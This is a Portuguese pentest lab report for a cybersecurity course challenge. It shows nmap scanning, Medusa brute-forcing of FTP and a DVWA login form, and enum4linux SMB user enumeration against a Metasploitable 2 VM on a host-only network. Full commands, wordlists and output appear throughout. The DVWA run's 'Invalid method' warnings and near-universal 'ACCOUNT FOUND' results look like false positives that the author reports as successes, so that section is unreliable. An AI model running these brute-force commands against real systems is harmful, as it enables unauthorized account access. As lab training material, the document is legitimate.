

Relatório de Teste de Intrusão (Pentest)

Cliente: Curso Santander Cibersegurança 2025 – Desafio

Data do teste: 29/11/2025

Equipe responsável: Red Team / Ricardo Tassini

Objetivo do teste: Desafio Santander Cibersegurança 2025

Implementar, documentar e compartilhar um projeto prático utilizando Kali Linux e a ferramenta Medusa, em conjunto com ambientes vulneráveis (por exemplo, Metasploitable 2 e DVWA), para simular cenários de ataque de força bruta e exercitar medidas de prevenção.


Configurar o ambiente: duas VMs (Kali Linux e Metasploitable 2) no VirtualBox, com rede interna (host-only).

Executar ataques simulados: força bruta em FTP, automação de tentativas em formulário web (DVWA) e password spraying em SMB com enumeração de usuários.


Documentar os testes: wordlists simples, comandos utilizados, validação de acessos e recomendações de mitigação.

Oracle Virtual Box


Kali Linux



Metasploitable 2



```
* Starting deferred execution scheduler atd [ OK ]  
* Starting periodic command scheduler crond [ OK ]  
* Starting Tomcat servlet engine tomcat5.5 [ OK ]  
* Starting web server apache2 [ OK ]  
* Running local boot scripts (/etc/rc.local)  
nohup: appending output to `nohup.out'  
nohup: appending output to `nohup.out' [ OK ]
```



The Metasploit logo consists of two rows of stylized ASCII art. The top row features various symbols like asterisks, hyphens, and parentheses arranged to form abstract shapes resembling flags or banners. The bottom row continues this pattern with vertical bars, slashes, and other punctuation marks.

```
Warning: Never expose this VM to an untrusted network!  
  
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started  
  
metasploitable login:
```

Endereços IP

Kali

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.18.3/24 brd 192.168.18.255 scope global dynamic noprefixroute eth0  
        valid_lft 521sec preferred_lft 521sec  
    inet6 fe80::b424:c698:e9be:17f/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$
```

Metasploitable

```
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:b4:95:6c brd ff:ff:ff:ff:ff:ff  
    inet 192.168.18.4/24 brd 192.168.18.255 scope global eth0  
    inet6 fe80::a00:27ff:feb4:956c/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$
```

Serviços e portas abertas no Metasploitable utilizando comando NMAP

nmap -F -sV 192.168.18.4 (Scan Rápido - Apenas portas mais comuns)

```
(kali㉿kali)-[~]
$ nmap -F -sV 192.168.18.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 11:03 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or
specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.18.4
Host is up (0.0028s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:B4:95:6C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/
o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds

(kali㉿kali)-[~]
$
```

Criação da lista de usuários

Comando: echo -e "user\nmsfadmin\nadmin\nroot" > users.txt

```
(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

(kali㉿kali)-[~]
└─$ echo -e "user\nmsfadmin\nadmin\nroot" > users.txt

(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  users.txt  Videos

(kali㉿kali)-[~]
└─$ cat users.txt
user
msfadmin
admin
root

(kali㉿kali)-[~]
└─$
```

Criação da lista de senhas

Comando: echo -e "123456\npassword\nqwert\nmsfadmin" > pass.txt

```
(kali㉿kali)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures Public Templates users.txt Videos  
  
(kali㉿kali)-[~]  
$ echo -e "123456\npassword\nqwert\nmsfadmin" > pass.txt  
  
(kali㉿kali)-[~]  
$ ls  
Desktop Documents Downloads Music pass.txt Pictures Public Templates users.txt Videos  
  
(kali㉿kali)-[~]  
$ cat pass.txt  
123456  
password  
qwert  
msfadmin  
  
(kali㉿kali)-[~]  
$
```

Ataque na Metasploitable, serviço FTP, utilizando a ferramenta MEDUSA (Força Bruta)

Comando: medusa -h 192.168.18.4 -U users.txt -P pass.txt -M ftp -t 6

```
(kali㉿kali)-[~]
$ medusa -h 192.168.18.4 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofu
s.net>

2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: msfadmin (2 of 4, 1 complete) Password: 123456 (1 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: user (1 of 4, 1 complete) Password: 123456 (1 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: user (1 of 4, 1 complete) Password: qwerty (2 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: msfadmin (2 of 4, 2 complete) Password: password (2 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: user (1 of 4, 2 complete) Password: password (3 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: user (1 of 4, 2 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 13:44:22 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)
2025-11-29 13:44:22 ACCOUNT FOUND: [ftp] Host: 192.168.18.4 User: msfadmin Pa
ssword: msfadmin [SUCCESS]
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: admin (3 of 4, 4 complete) Password: password (1 of 4 complete)
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: admin (3 of 4, 4 complete) Password: qwerty (2 of 4 complete)
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: admin (3 of 4, 4 complete) Password: 123456 (3 of 4 complete)
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 13:44:24 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: root (4 of 4, 5 complete) Password: 123456 (1 of 4 complete)
2025-11-29 13:44:28 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-11-29 13:44:28 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: root (4 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-11-29 13:44:28 ACCOUNT CHECK: [ftp] Host: 192.168.18.4 (1 of 1, 0 comple
te) User: root (4 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
```


Obtive sucesso com usuário msfadmin e senha msfadmin

Testando a conexão FTP com o usuário msfadmin e obtendo o acesso

```
(kali㉿kali)-[~]
$ ftp 192.168.18.4
Connected to 192.168.18.4.
220 (vsFTPd 2.3.4)
Name (192.168.18.4:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Ataque na Metasploitable, formulário web (DVWA), utilizando a ferramenta MEDUSA (Força Bruta)


Tenho acesso a página DVWA, tela de login



Clicando em F12, abrimos o painel do desenvolvedor.

Informando um nome de usuário e senha aleatórios, conseguimos identificar os nomes de campos utilizados no formulário e que serão utilizados no ataque de força bruta.

Clicando no método POST abre-se uma janela lateral onde seleciona a aba REQUEST onde podemos identificar os nomes dos campos e conteúdo



Outra informação importante é a o recebimento da mensagem “Login Failed” informando que não tenho a credencial correta obter o acesso.



Username

Password

Login

Login failed


Utiliza-se a ferramenta MEDUSA com o comando:

```
Medusa -h 192.168.18.4 -U users.txt -P pass.txt -M http \
-m PAGE: '/dvwa/login.php' \
-m FORM: 'username=^USER^&password=^PASS^&Login=Login' \
-m 'FAIL=Login failed' -t 6
```

```
(kali@kali)-[~]
└─$ medusa -h 192.168.18.4 -U users.txt -P pass.txt -M http \
> -m PAGE: '/dvwa/login.php' \
> -m FORM: 'username=^USER^&password=^PASS^&Login=Login' \
> -m 'FAIL=Login failed' -t 6
Medusa v2.3 [http://www.Foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
2025-11-29 14:11:20 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-11-29 14:11:20 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: msfadmin Password: password [SUCCESS]
2025-11-29 14:11:20 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: admin (3 of 4, 2 complete) Password: 123456 (1 of 4 complete)
2025-11-29 14:11:20 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: admin Password: 123456 [SUCCESS]
2025-11-29 14:11:20 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: root (4 of 4, 3 complete) Password: 123456 (1 of 4 complete)
2025-11-29 14:11:20 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: root Password: 123456 [SUCCESS]
2025-11-29 14:11:20 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 4, 4 complete) Password: qwerty (1 of 4 complete)
2025-11-29 14:11:20 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: user Password: qwerty [SUCCESS]
2025-11-29 14:11:20 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 4, 5 complete) Password: 123456 (2 of 4 complete)
2025-11-29 14:11:20 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: msfadmin Password: 123456 [SUCCESS]
2025-11-29 14:11:21 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 4, 6 complete) Password: msfadmin (2 of 4 complete)
2025-11-29 14:11:21 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: user Password: msfadmin [SUCCESS]
2025-11-29 14:11:21 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 4, 7 complete) Password: 123456 (3 of 4 complete)
2025-11-29 14:11:21 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: user Password: 123456 [SUCCESS]
2025-11-29 14:11:21 ACCOUNT CHECK: [http] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 4, 8 complete) Password: password (4 of 4 complete)
2025-11-29 14:11:21 ACCOUNT FOUND: [http] Host: 192.168.18.4 User: user Password: password [SUCCESS]
```

Acessando o formulário e informando o usuário e senha que tive sucesso na força bruta.



Ataque: password spraying em SMB com enumeração de usuários.

Utiliza a ferramenta enum4linux para extrair as informações

enum4linux -a 192.168.18.4 | tee enum4_output.txt

ao executar esse comando, ele gravará as informações no arquivo enum4_output.txt

Comando executado com sucesso

```
kali@kali: ~  
Session Actions Edit View Help  
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)  
  
===== ( Getting printer info for 192.168.18.4 ) =====  
  
No printers returned.  
  
enum4linux complete on Sat Nov 29 14:28:43 2025  
  
(kali@kali)-[~]  
$
```

Usamos o comando: less enum4_output.txt para ver o conteúdo do arquivo

Abaixo temos a lista de usuários existentes no alvo:

```
Session Actions Edit View Help
index: 0x23 RID: 0x3fc acb: 0x00000011

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
:
```

